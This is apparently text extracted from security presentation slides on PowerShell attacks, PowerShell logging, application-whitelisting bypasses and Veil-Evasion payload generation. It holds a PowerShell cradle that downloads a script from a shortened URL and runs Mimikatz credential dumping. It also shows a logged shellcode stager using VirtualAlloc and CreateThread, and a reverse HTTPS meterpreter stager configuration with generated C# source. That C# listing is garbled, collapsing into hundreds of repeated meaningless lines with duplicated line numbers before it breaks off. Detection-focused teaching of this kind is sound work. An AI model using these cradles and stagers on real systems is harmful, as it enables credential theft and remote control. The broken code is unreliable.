operable program. Check the spelling of the name, or if a path was included, verify that the path is correct and try
again.
At line:1 char:71
+ ... lient).DownloadString('http://is.gd/oeoFUI'); Invoke-Mimikatz -DumpCr ...
+
+ CategoryInfo          : ObjectNotFound: (Invoke-Mimikatz:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException
```

Powershell Logging

The screenshot shows the Windows Event Viewer interface. On the left, the navigation pane shows 'Event Viewer (Local)' with a 'Custom Views' section containing a 'Sysmon & PowerShell' filter. The main pane displays a table of events under the heading 'Sysmon & PowerShell Number of events: 69,406 (!) New events available'. The table has columns for Level, Date and Time, Source, Event ID, and Task Category. Several events are listed, including two 'Warning' events for 'Execute a Remote Command' and several 'Information' events related to PowerShell startup and process creation. A red arrow points from the bottom text area to the second 'Execute a Remote Command' event in the list.

Level	Date and Time	Source	Event ID	Task Category
Warning	5/23/2017 4:49:04 PM	PowerShell (...)	4104	Execute a Remote Command
Warning	5/23/2017 4:49:04 PM	PowerShell (...)	4104	Execute a Remote Command
Information	5/23/2017 4:49:04 PM	PowerShell (...)	40962	PowerShell Console Startup
Information	5/23/2017 4:49:04 PM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	5/23/2017 4:49:04 PM	PowerShell (...)	53504	PowerShell Named Pipe IPC
Information	5/23/2017 4:49:04 PM	PowerShell (...)	40961	PowerShell Console Startup

Event 4104, PowerShell (Microsoft-Windows-PowerShell)

General Details

Creating Scriptblock text (1 of 1):

```
$q = @"
[DllImport("kernel32.dll")] public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType, uint flProtect);
[DllImport("kernel32.dll")] public static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);
@"
try{$d = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789".ToCharArray()
function c{$v}{ return (([int[]]$v).ToArray() | Measure-Object -Sum).Sum % 0x100 -eq 92}
function t{$f = "";1..3|foreach-object{$f+= $d[(get-random -maximum $d.Length)];return $f;}
function e { process {[array]$x = $x + $_; end {$x | sort-object {[new-object Random].next()}}}
function g{ for ($i=0;$i -lt 64;$i++){$h = $t;$k = $d | e; foreach ($l in $k){$s = $h + $l; if (c($s)) { return $s }}}return "9vXU";
[Net.ServicePointManager]::ServerCertificateValidationCallback = {$true};$m = New-Object System.Net.WebClient;
$m.Headers.Add("user-agent", "Mozilla/4.0 (compatible; MSIE 6.1; Windows NT)");
$u = Add-Type -memberDefinition $q -Name "Win32" -namespace Win32Functions -passthru
$x=$o:VirtualAlloc(0,$p.Length,0x3000,0x40);[System.Runtime.InteropServices.Marshal]::Copy($p, 0, [IntPtr]($x.ToInt32()), $p.Length)
$o:CreateThread(0,0,$x,0,0) | out-null; Start-Sleep -Second 86400}catch{}
```

ScriptBlock ID: ab834dd8-471b-47dd-8c63-aab33b1e162f
Path:

Log Name: Microsoft-Windows-PowerShell/Operational
Source: PowerShell (Microsoft-Wind Logged: 5/23/2017 4:49:04 PM
Event ID: 4104 Task Category: Execute a Remote Command
Level: Warning Keywords: None
User: PEC-WIN10PRO64\q Computer: PEC-WIN10Pro64
OpCode: On create calls
More Information: [Event Log Online Help](#)

This can't be common...

Let's say Powershell is blocked...

<https://github.com/subTee/AllTheThings>


AllTheThings

```
###Includes 5 Known Application Whitelisting Bypass Techniques in One File.  
###1. InstallUtil.exe  
###2. Regsvcs.exe  
###3. Regasm.exe  
###4. regsvr32.exe  
###5. rundll32.exe
```

All-in-one DLL;
convenient for testing

Type 1
Indirect loading of compiled codes
using system components

We illustrate next with free tools
& relatively easy for someone
with programming know-how &
Metasploit knowledge...



root@kali: ~/Veil

Veil-Evasion

[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework

Payload information:

- Name: Pure C# Reverse HTTPS Stager
- Language: cs
- Rating: Excellent
- Description: pure windows/meterpreter/reverse_https stager, no shellcode

Payload: cs/meterpreter/rev_https selected

Required Options:

Name	Value	Description
COMPILE_TO_EXE	X	Compile to an executable
DOMAIN	X	Optional: Required internal domain
EXPIRE_PAYLOAD	X	Optional: Payloads expire after "Y" days
HOSTNAME	X	Optional: Required system hostname
INJECT_METHOD	Virtual	Virtual or Heap
LHOST	192.168.2.161	IP of the Metasploit handler
LPORT	443	Port of the Metasploit handler
PROCESSORS	X	Optional: Minimum number of processors
SLEEP	X	Optional: Sleep "Y" seconds, check if acc
USERNAME	Music	Optional: The required user account
USE_ARYA	N	Use the Arya crypter

payload.cs

```

1  using System; using System.Net; using System.Net.Sockets; using System.Linq; using System.Runtime.InteropServices;
2  namespace xjQqSimmnIFz { public class YmNiEBzRInKffN {
3      private static bool rKaaDAHoYtrkcjk(object sender, System.Security.Cryptography.X509Certificates.X509Certificate2 certificate) {
4          return true;
5      }
6      static string hNvoDtE(Random r, int s) {
7          char[] ZuKRJRBpI = new char[s];
8          string kjGYzK = "dYqD2vagSzV4lPpo1Uk60wNJ0K7FbcCETXMQnmhZ3fyIs9ext5Bj8RHAIwLGur";
9          for (int i = 0; i < s; i++) { ZuKRJRBpI[i] = kjGYzK[r.Next(kjGYzK.Length)];}
10         return new string(ZuKRJRBpI);
11     }
12     static bool QShqRy(string s) { return ((s.ToCharArray().Select(x => (int)x).Sum()) % 0x100 == 92); }
13     static string pidadEf(Random r) { string MjvmKbXeIRas = "";
14         for (int i = 0; i < 64; ++i) { MjvmKbXeIRas = hNvoDtE(r, 3);
15         }
16         string CLnjcp = new string("g2mrUuzS8h3vf0dyN7sQxVa4M0qlJ6TbtpiLnXGRPEzwIAKkYBcHD15CoF9Wje".ToCharArray());
17         for (int j = 0; j < CLnjcp.Length; ++j) {
18             string KbPQQg = MjvmKbXeIRas + CLnjcp[j];
19             if (QShqRy(KbPQQg)) { return KbPQQg;}}
20             static byte[] JfDALv(string rBVrjCywiF) {
21                 ServicePointManager.ServerCertificateValidationCallback = rKaaDAHoYtrkcjk;
22                 WebClient PeslzqPVqvX = new System.Net.WebClient();
23                 PeslzqPVqvX.Headers.Add("User-Agent", "Mozilla/4.0 (compatible; MSIE 6.1; Windows NT)");
24                 PeslzqPVqvX.Headers.Add("Accept", "*/*");
25                 PeslzqPVqvX.Headers.Add("Accept-Language", "en-gb,en;q=0.5");
26                 PeslzqPVqvX.Headers.Add("Accept-Charset", "ISO-8859-1,utf-8;q=0.7,*;q=0.7");
27                 byte[] hOuTOPAnkGVxE = null;
28                 try { hOuTOPAnkGVxE = PeslzqPVqvX.DownloadData(rBVrjCywiF);
29                 if (hOuTOPAnkGVxE.Length < 100000) return null;
30                 catch (WebException) {}
31                 return hOuTOPAnkGVxE;
32             }
33             void nhdKiVYCLROnBqf(byte[] XLdxAK) {
34                 (XLdxAK != null) {
35                     UInt32 DfMMcajilrzpEgM = VirtualAlloc(0, (UInt32)XLdxAK.Length, 0x1000, 0x40);
36                     Marshal.Copy(XLdxAK, 0, (IntPtr)(DfMMcajilrzpEgM), XLdxAK.Length);
37                     IntPtr uMmUbgPCpJVC = IntPtr.Zero;
38                     try { uMmUbgPCpJVC = VirtualAlloc(0, (UInt32)XLdxAK.Length, 0x1000, 0x40);
39                     if (uMmUbgPCpJVC != IntPtr.Zero) {
40                         IntPtr p = (IntPtr)XLdxAK;
41                         IntPtr p2 = (IntPtr)uMmUbgPCpJVC;
42                         IntPtr p3 = (IntPtr)DfMMcajilrzpEgM;
43                         IntPtr p4 = (IntPtr)hOuTOPAnkGVxE;
44                         IntPtr p5 = (IntPtr)hOuTOPAnkGVxE;
45                         IntPtr p6 = (IntPtr)hOuTOPAnkGVxE;
46                         IntPtr p7 = (IntPtr)hOuTOPAnkGVxE;
47                         IntPtr p8 = (IntPtr)hOuTOPAnkGVxE;
48                         IntPtr p9 = (IntPtr)hOuTOPAnkGVxE;
49                         IntPtr p10 = (IntPtr)hOuTOPAnkGVxE;
50                         IntPtr p11 = (IntPtr)hOuTOPAnkGVxE;
51                         IntPtr p12 = (IntPtr)hOuTOPAnkGVxE;
52                         IntPtr p13 = (IntPtr)hOuTOPAnkGVxE;
53                         IntPtr p14 = (IntPtr)hOuTOPAnkGVxE;
54                         IntPtr p15 = (IntPtr)hOuTOPAnkGVxE;
55                         IntPtr p16 = (IntPtr)hOuTOPAnkGVxE;
56                         IntPtr p17 = (IntPtr)hOuTOPAnkGVxE;
57                         IntPtr p18 = (IntPtr)hOuTOPAnkGVxE;
58                         IntPtr p19 = (IntPtr)hOuTOPAnkGVxE;
59                         IntPtr p20 = (IntPtr)hOuTOPAnkGVxE;
56                         IntPtr p21 = (IntPtr)hOuTOPAnkGVxE;
57                         IntPtr p22 = (IntPtr)hOuTOPAnkGVxE;
58                         IntPtr p23 = (IntPtr)hOuTOPAnkGVxE;
59                         IntPtr p24 = (IntPtr)hOuTOPAnkGVxE;
56                         IntPtr p25 = (IntPtr)hOuTOPAnkGVxE;
57                         IntPtr p26 = (IntPtr)hOuTOPAnkGVxE;
58                         IntPtr p27 = (IntPtr)hOuTOPAnkGVxE;
59                         IntPtr p28 = (IntPtr)hOuTOPAnkGVxE;
56                         IntPtr p29 = (IntPtr)hOuTOPAnkGVxE;
57                         IntPtr p30 = (IntPtr)hOuTOPAnkGVxE;
58                         IntPtr p31 = (IntPtr)hOuTOPAnkGVxE;
59                         IntPtr p32 = (IntPtr)hOuTOPAnkGVxE;
56                         IntPtr p33 = (IntPtr)hOuTOPAnkGVxE;
57                         IntPtr p34 = (IntPtr)hOuTOPAnkGVxE;
58                         IntPtr p35 = (IntPtr)hOuTOPAnkGVxE;
59                         IntPtr p36 = (IntPtr)hOuTOPAnkGVxE;
56                         IntPtr p37 = (IntPtr)hOuTOPAnkGVxE;
57                         IntPtr p38 = (IntPtr)hOuTOPAnkGVxE;
58                         IntPtr p39 = (IntPtr)hOuTOPAnkGVxE;
59                         IntPtr p40 = (IntPtr)hOuTOPAnkGVxE;
56                         IntPtr p41 = (IntPtr)hOuTOPAnkGVxE;
57                         IntPtr p42 = (IntPtr)hOuTOPAnkGVxE;
58                         IntPtr p43 = (IntPtr)hOuTOPAnkGVxE;
59                         IntPtr p44 = (IntPtr)hOuTOPAnkGVxE;
56                         IntPtr p45 = (IntPtr)hOuTOPAnkGVxE;
57                         IntPtr p46 = (IntPtr)hOuTOPAnkGVxE;
58                         IntPtr p47 = (IntPtr)hOuTOPAnkGVxE;
59                         IntPtr p48 = (IntPtr)hOuTOPAnkGVxE;
56                         IntPtr p49 = (IntPtr)hOuTOPAnkGVxE;
57                         IntPtr p50 = (IntPtr)hOuTOPAnkGVxE;
58                         IntPtr p51 = (IntPtr)hOuTOPAnkGVxE;
59                         IntPtr p52 = (IntPtr)hOuTOPAnkGVxE;
56                         IntPtr p53 = (IntPtr)hOuTOPAnkGVxE;
57                         IntPtr p54 = (IntPtr)hOuTOPAnkGVxE;
58                         IntPtr p55 = (IntPtr)hOuTOPAnkGVxE;
59                         IntPtr p56 = (IntPtr)hOuTOPAnkGVxE;
56                         IntPtr p57 = (IntPtr)hOuTOPAnkGVxE;
57                         IntPtr p58 = (IntPtr)hOuTOPAnkGVxE;
58                         IntPtr p59 = (IntPtr)hOuTOPAnkGVxE;
59                         IntPtr p60 = (IntPtr)hOuTOPAnkGVxE;
56                         IntPtr p61 = (IntPtr)hOuTOPAnkGVxE;
57                         IntPtr p62 = (IntPtr)hOuTOPAnkGVxE;
58                         IntPtr p63 = (IntPtr)hOuTOPAnkGVxE;
59                         IntPtr p64 = (IntPtr)hOuTOPAnkGVxE;
56                         IntPtr p65 = (IntPtr)hOuTOPAnkGVxE;
57                         IntPtr p66 = (IntPtr)hOuTOPAnkGVxE;
58                         IntPtr p67 = (IntPtr)hOuTOPAnkGVxE;
59                         IntPtr p68 = (IntPtr)hOuTOPAnkGVxE;
56                         IntPtr p69 = (IntPtr)hOuTOPAnkGVxE;
57                         IntPtr p70 = (IntPtr)hOuTOPAnkGVxE;
58                         IntPtr p71 = (IntPtr)hOuTOPAnkGVxE;
59                         IntPtr p72 = (IntPtr)hOuTOPAnkGVxE;
56                         IntPtr p73 = (IntPtr)hOuTOPAnkGVxE;
57                         IntPtr p74 = (IntPtr)hOuTOPAnkGVxE;
58                         IntPtr p75 = (IntPtr)hOuTOPAnkGVxE;
59                         IntPtr p76 = (IntPtr)hOuTOPAnkGVxE;
56                         IntPtr p77 = (IntPtr)hOuTOPAnkGVxE;
57                         IntPtr p78 = (IntPtr)hOuTOPAnkGVxE;
58                         IntPtr p79 = (IntPtr)hOuTOPAnkGVxE;
59                         IntPtr p80 = (IntPtr)hOuTOPAnkGVxE;
56                         IntPtr p81 = (IntPtr)hOuTOPAnkGVxE;
57                         IntPtr p82 = (IntPtr)hOuTOPAnkGVxE;
58                         IntPtr p83 = (IntPtr)hOuTOPAnkGVxE;
59                         IntPtr p84 = (IntPtr)hOuTOPAnkGVxE;
56                         IntPtr p85 = (IntPtr)hOuTOPAnkGVxE;
57                         IntPtr p86 = (IntPtr)hOuTOPAnkGVxE;
58                         IntPtr p87 = (IntPtr)hOuTOPAnkGVxE;
59                         IntPtr p88 = (IntPtr)hOuTOPAnkGVxE;
56                         IntPtr p89 = (IntPtr)hOuTOPAnkGVxE;
57                         IntPtr p90 = (IntPtr)hOuTOPAnkGVxE;
58                         IntPtr p91 = (IntPtr)hOuTOPAnkGVxE;
59                         IntPtr p92 = (IntPtr)hOuTOPAnkGVxE;
56                         IntPtr p93 = (IntPtr)hOuTOPAnkGVxE;
57                         IntPtr p94 = (IntPtr)hOuTOPAnkGVxE;
58                         IntPtr p95 = (IntPtr)hOuTOPAnkGVxE;
59                         IntPtr p96 = (IntPtr)hOuTOPAnkGVxE;
56                         IntPtr p97 = (IntPtr)hOuTOPAnkGVxE;
57                         IntPtr p98 = (IntPtr)hOuTOPAnkGVxE;
58                         IntPtr p99 = (IntPtr)hOuTOPAnkGVxE;
59                         IntPtr p100 = (IntPtr)hOuTOPAnkGVxE;
56                         IntPtr p101 = (IntPtr)hOuTOPAnkGVxE;
57                         IntPtr p102 = (IntPtr)hOuTOPAnkGVxE;
58                         IntPtr p103 = (IntPtr)hOuTOPAnkGVxE;
59                         IntPtr p104 = (IntPtr)hOuTOPAnkGVxE;
56                         IntPtr p105 = (IntPtr)hOuTOPAnkGVxE;
57                         IntPtr p106 = (IntPtr)hOuTOPAnkGVxE;
58                         IntPtr p107 = (IntPtr)hOuTOPAnkGVxE;
59                         IntPtr p108 = (IntPtr)hOuTOPAnkGVxE;
56                         IntPtr p109 = (IntPtr)hOuTOPAnkGVxE;
57                         IntPtr p110 = (IntPtr)hOuTOPAnkGVxE;
58                         IntPtr p111 = (IntPtr)hOuTOPAnkGVxE;
59                         IntPtr p112 = (IntPtr)hOuTOPAnkGVxE;
56                         IntPtr p113 = (IntPtr)hOuTOPAnkGVxE;
57                         IntPtr p114 = (IntPtr)hOuTOPAnkGVxE;
58                         IntPtr p115 = (IntPtr)hOuTOPAnkGVxE;
59                         IntPtr p116 = (IntPtr)hOuTOPAnkGVxE;
56                         IntPtr p117 = (IntPtr)hOuTOPAnkGVxE;
57                         IntPtr p118 = (IntPtr)hOuTOPAnkGVxE;
58                         IntPtr p119 = (IntPtr)hOuTOPAnkGVxE;
59                         IntPtr p120 = (IntPtr)hOuTOPAnkGVxE;
56                         IntPtr p121 = (IntPtr)hOuTOPAnkGVxE;
57                         IntPtr p122 = (IntPtr)hOuTOPAnkGVxE;
58                         IntPtr p123 = (IntPtr)hOuTOPAnkGVxE;
59                         IntPtr p124 = (IntPtr)hOuTOPAnkGVxE;
56                         IntPtr p125 = (IntPtr)hOuTOPAnkGVxE;
57                         IntPtr p126 = (IntPtr)hOuTOPAnkGVxE;
58                         IntPtr p127 = (IntPtr)hOuTOPAnkGVxE;
59                         IntPtr p128 = (IntPtr)hOuTOPAnkGVxE;
56                         IntPtr p129 = (IntPtr)hOuTOPAnkGVxE;
57                         IntPtr p130 = (IntPtr)hOuTOPAnkGVxE;
58                         IntPtr p131 = (IntPtr)hOuTOPAnkGVxE;
59                         IntPtr p132 = (IntPtr)hOuTOPAnkGVxE;
56                         IntPtr p133 = (IntPtr)hOuTOPAnkGVxE;
57                         IntPtr p134 = (IntPtr)hOuTOPAnkGVxE;
58                         IntPtr p135 = (IntPtr)hOuTOPAnkGVxE;
59                         IntPtr p136 = (IntPtr)hOuTOPAnkGVxE;
56                         IntPtr p137 = (IntPtr)hOuTOPAnkGVxE;
57                         IntPtr p138 = (IntPtr)hOuTOPAnkGVxE;
58                         IntPtr p139 = (IntPtr)hOuTOPAnkGVxE;
59                         IntPtr p140 = (IntPtr)hOuTOPAnkGVxE;
56                         IntPtr p141 = (IntPtr)hOuTOPAnkGVxE;
57                         IntPtr p142 = (IntPtr)hOuTOPAnkGVxE;
58                         IntPtr p143 = (IntPtr)hOuTOPAnkGVxE;
59                         IntPtr p144 = (IntPtr)hOuTOPAnkGVxE;
56                         IntPtr p145 = (IntPtr)hOuTOPAnkGVxE;
57                         IntPtr p146 = (IntPtr)hOuTOPAnkGVxE;
58                         IntPtr p147 = (IntPtr)hOuTOPAnkGVxE;
59                         IntPtr p148 = (IntPtr)hOuTOPAnkGVxE;
56                         IntPtr p149 = (IntPtr)hOuTOPAnkGVxE;
57                         IntPtr p150 = (IntPtr)hOuTOPAnkGVxE;
58                         IntPtr p151 = (IntPtr)hOuTOPAnkGVxE;
59                         IntPtr p152 = (IntPtr)hOuTOPAnkGVxE;
56                         IntPtr p153 = (IntPtr)hOuTOPAnkGVxE;
57                         IntPtr p154 = (IntPtr)hOuTOPAnkGVxE;
58                         IntPtr p155 = (IntPtr)hOuTOPAnkGVxE;
59                         IntPtr p156 = (IntPtr)hOuTOPAnkGVxE;
56                         IntPtr p157 = (IntPtr)hOuTOPAnkGVxE;
57                         IntPtr p158 = (IntPtr)hOuTOPAnkGVxE;
58                         IntPtr p159 = (IntPtr)hOuTOPAnkGVxE;
59                         IntPtr p160 = (IntPtr)hOuTOPAnkGVxE;
56                         IntPtr p161 = (IntPtr)hOuTOPAnkGVxE;
57                         IntPtr p162 = (IntPtr)hOuTOPAnkGVxE;
58                         IntPtr p163 = (IntPtr)hOuTOPAnkGVxE;
59                         IntPtr p164 = (IntPtr)hOuTOPAnkGVxE;
56                         IntPtr p165 = (IntPtr)hOuTOPAnkGVxE;
57                         IntPtr p166 = (IntPtr)hOuTOPAnkGVxE;
58                         IntPtr p167 = (IntPtr)hOuTOPAnkGVxE;
59                         IntPtr p168 = (IntPtr)hOuTOPAnkGVxE;
56                         IntPtr p169 = (IntPtr)hOuTOPAnkGVxE;
57                         IntPtr p170 = (IntPtr)hOuTOPAnkGVxE;
58                         IntPtr p171 = (IntPtr)hOuTOPAnkGVxE;
59                         IntPtr p172 = (IntPtr)hOuTOPAnkGVxE;
56                         IntPtr p173 = (IntPtr)hOuTOPAnkGVxE;
57                         IntPtr p174 = (IntPtr)hOuTOPAnkGVxE;
58                         IntPtr p175 = (IntPtr)hOuTOPAnkGVxE;
59                         IntPtr p176 = (IntPtr)hOuTOPAnkGVxE;
56                         IntPtr p177 = (IntPtr)hOuTOPAnkGVxE;
57                         IntPtr p178 = (IntPtr)hOuTOPAnkGVxE;
58                         IntPtr p179 = (IntPtr)hOuTOPAnkGVxE;
59                         IntPtr p180 = (IntPtr)hOuTOPAnkGVxE;
56                         IntPtr p181 = (IntPtr)hOuTOPAnkGVxE;
57                         IntPtr p182 = (IntPtr)hOuTOPAnkGVxE;
58                         IntPtr p183 = (IntPtr)hOuTOPAnkGVxE;
59                         IntPtr p184 = (IntPtr)hOuTOPAnkGVxE;
56                         IntPtr p185 = (IntPtr)hOuTOPAnkGVxE;
57                         IntPtr p186 = (IntPtr)hOuTOPAnkGVxE;
58                         IntPtr p187 = (IntPtr)hOuTOPAnkGVxE;
59                         IntPtr p188 = (IntPtr)hOuTOPAnkGVxE;
56                         IntPtr p189 = (IntPtr)hOuTOPAnkGVxE;
57                         IntPtr p190 = (IntPtr)hOuTOPAnkGVxE;
58                         IntPtr p191 = (IntPtr)hOuTOPAnkGVxE;
59                         IntPtr p192 = (IntPtr)hOuTOPAnkGVxE;
56                         IntPtr p193 = (IntPtr)hOuTOPAnkGVxE;
57                         IntPtr p194 = (IntPtr)hOuTOPAnkGVxE;
58                         IntPtr p195 = (IntPtr)hOuTOPAnkGVxE;
59                         IntPtr p196 = (IntPtr)hOuTOPAnkGVxE;
56                         IntPtr p197 = (IntPtr)hOuTOPAnkGVxE;
57                         IntPtr p198 = (IntPtr)hOuTOPAnkGVxE;
58                         IntPtr p199 = (IntPtr)hOuTOPAnkGVxE;
59                         IntPtr p200 = (IntPtr)hOuTOPAnkGVxE;
56                         IntPtr p201 = (IntPtr)hOuTOPAnkGVxE;
57                         IntPtr p202 = (IntPtr)hOuTOPAnkGVxE;
58                         IntPtr p203 = (IntPtr)hOuTOPAnkGVxE;
59                         IntPtr p204 = (IntPtr)hOuTOPAnkGVxE;
56                         IntPtr p205 = (IntPtr)hOuTOPAnkGVxE;
57                         IntPtr p206 = (IntPtr)hOuTOPAnkGVxE;
58                         IntPtr p207 = (IntPtr)hOuTOPAnkGVxE;
59                         IntPtr p208 = (IntPtr)hOuTOPAnkGVxE;
56                         IntPtr p209 = (IntPtr)hOuTOPAnkGVxE;
57                         IntPtr p210 = (IntPtr)hOuTOPAnkGVxE;
58                         IntPtr p211 = (IntPtr)hOuTOPAnkGVxE;
59                         IntPtr p212 = (IntPtr)hOuTOPAnkGVxE;
56                         IntPtr p213 = (IntPtr)hOuTOPAnkGVxE;
57                         IntPtr p214 = (IntPtr)hOuTOPAnkGVxE;
58                         IntPtr p215 = (IntPtr)hOuTOPAnkGVxE;
59                         IntPtr p216 = (IntPtr)hOuTOPAnkGVxE;
56                         IntPtr p217 = (IntPtr)hOuTOPAnkGVxE;
57                         IntPtr p218 = (IntPtr)hOuTOPAnkGVxE;
58                         IntPtr p219 = (IntPtr)hOuTOPAnkGVxE;
59                         IntPtr p220 = (IntPtr)hOuTOPAnkGVxE;
56                         IntPtr p221 = (IntPtr)hOuTOPAnkGVxE;
57                         IntPtr p222 = (IntPtr)hOuTOPAnkGVxE;
58                         IntPtr p223 = (IntPtr)hOuTOPAnkGVxE;
59                         IntPtr p224 = (IntPtr)hOuTOPAnkGVxE;
56                         IntPtr p225 = (IntPtr)hOuTOPAnkGVxE;
57                         IntPtr p226 = (IntPtr)hOuTOPAnkGVxE;
58                         IntPtr p227 = (IntPtr)hOuTOPAnkGVxE;
59                         IntPtr p228 = (IntPtr)hOuTOPAnkGVxE;
56                         IntPtr p229 = (IntPtr)hOuTOPAnkGVxE;
57                         IntPtr p230 = (IntPtr)hOuTOPAnkGVxE;
58                         IntPtr p231 = (IntPtr)hOuTOPAnkGVxE;
59                         IntPtr p232 = (IntPtr)hOuTOPAnkGVxE;
56                         IntPtr p233 = (IntPtr)hOuTOPAnkGVxE;
57                         IntPtr p234 = (IntPtr)hOuTOPAnkGVxE;
58                         IntPtr p235 = (IntPtr)hOuTOPAnkGVxE;
59                         IntPtr p236 = (IntPtr)hOuTOPAnkGVxE;
56                         IntPtr p237 = (IntPtr)hOuTOPAnkGVxE;
57                         IntPtr p238 = (IntPtr)hOuTOPAnkGVxE;
58                         IntPtr p239 = (IntPtr)hOuTOPAnkGVxE;
59                         IntPtr p240 = (IntPtr)hOuTOPAnkGVxE;
56                         IntPtr p241 = (IntPtr)hOuTOPAnkGVxE;
57                         IntPtr p242 = (IntPtr)hOuTOPAnkGVxE;
58                         IntPtr p243 = (IntPtr)hOuTOPAnkGVxE;
59                         IntPtr p244 = (IntPtr)hOuTOPAnkGVxE;
56                         IntPtr p245 = (IntPtr)hOuTOPAnkGVxE;
57                         IntPtr p246 = (IntPtr)hOuTOPAnkGVxE;
58                         IntPtr p247 = (IntPtr)hOuTOPAnkGVxE;
59                         IntPtr p248 = (IntPtr)hOuTOPAnkGVxE;
56                         IntPtr p249 = (IntPtr)hOuTOPAnkGVxE;
57                         IntPtr p250 = (IntPtr)hOuTOPAnkGVxE;
58                         IntPtr p251 = (IntPtr)hOuTOPAnkGVxE;
59                         IntPtr p252 = (IntPtr)hOuTOPAnkGVxE;
56                         IntPtr p253 = (IntPtr)hOuTOPAnkGVxE;
57                         IntPtr p254 = (IntPtr)hOuTOPAnkGVxE;
58                         IntPtr p255 = (IntPtr)hOuTOPAnkGVxE;
59                         IntPtr p256 = (IntPtr)hOuTOPAnkGVxE;
56                         IntPtr p257 = (IntPtr)hOuTOPAnkGVxE;
57                         IntPtr p258 = (IntPtr)hOuTOPAnkGVxE;
58                         IntPtr p259 = (IntPtr)hOuTOPAnkGVxE;
59                         IntPtr p260 = (IntPtr)hOuTOPAnkGVxE;
56                         IntPtr p261 = (IntPtr)hOuTOPAnkGVxE;
57                         IntPtr p262 = (IntPtr)hOuTOPAnkGVxE;
58                         IntPtr p263 = (IntPtr)hOuTOPAnkGVxE;
59                         IntPtr p264 = (IntPtr)hOuTOPAnkGVxE;
56                         IntPtr p265 = (IntPtr)hOuTOPAnkGVxE;
57                         IntPtr p266 = (IntPtr)hOuTOPAnkGVxE;
58                         IntPtr p267 = (IntPtr)hOuTOPAnkGVxE;
59                         IntPtr p268 = (IntPtr)hOuTOPAnkGVxE;
56                         IntPtr p269 = (IntPtr)hOuTOPAnkGVxE;
57                         IntPtr p270 = (IntPtr)hOuTOPAnkGVxE;
58                         IntPtr p271 = (IntPtr)hOuTOPAnkGVxE;
59                         IntPtr p272 = (IntPtr)hOuTOPAnkGVxE;
56                         IntPtr p273 = (IntPtr)hOuTOPAnkGVxE;
57                         IntPtr p274 = (IntPtr)hOuTOPAnkGVxE;
58                         IntPtr p275 = (IntPtr)hOuTOPAnkGVxE;
59                         IntPtr p276 = (IntPtr)hOuTOPAnkGVxE;
56                         IntPtr p277 = (IntPtr)hOuTOPAnkGVxE;
57                         IntPtr p278 = (IntPtr)hOuTOPAnkGVxE;
58                         IntPtr p279 = (IntPtr)hOuTOPAnkGVxE;
59                         IntPtr p280 = (IntPtr)hOuTOPAnkGVxE;
56                         IntPtr p281 = (IntPtr)hOuTOPAnkGVxE;
57                         IntPtr p282 = (IntPtr)hOuTOPAnkGVxE;
58                         IntPtr p283 = (IntPtr)hOuTOPAnkGVxE;
59                         IntPtr p284 = (IntPtr)hOuTOPAnkGVxE;
56                         IntPtr p285 = (IntPtr)hOuTOPAnkGVxE;
57                         IntPtr p286 = (IntPtr)hOuTOPAnkGVxE;
58                         IntPtr p287 = (IntPtr)hOuTOPAnkGVxE;
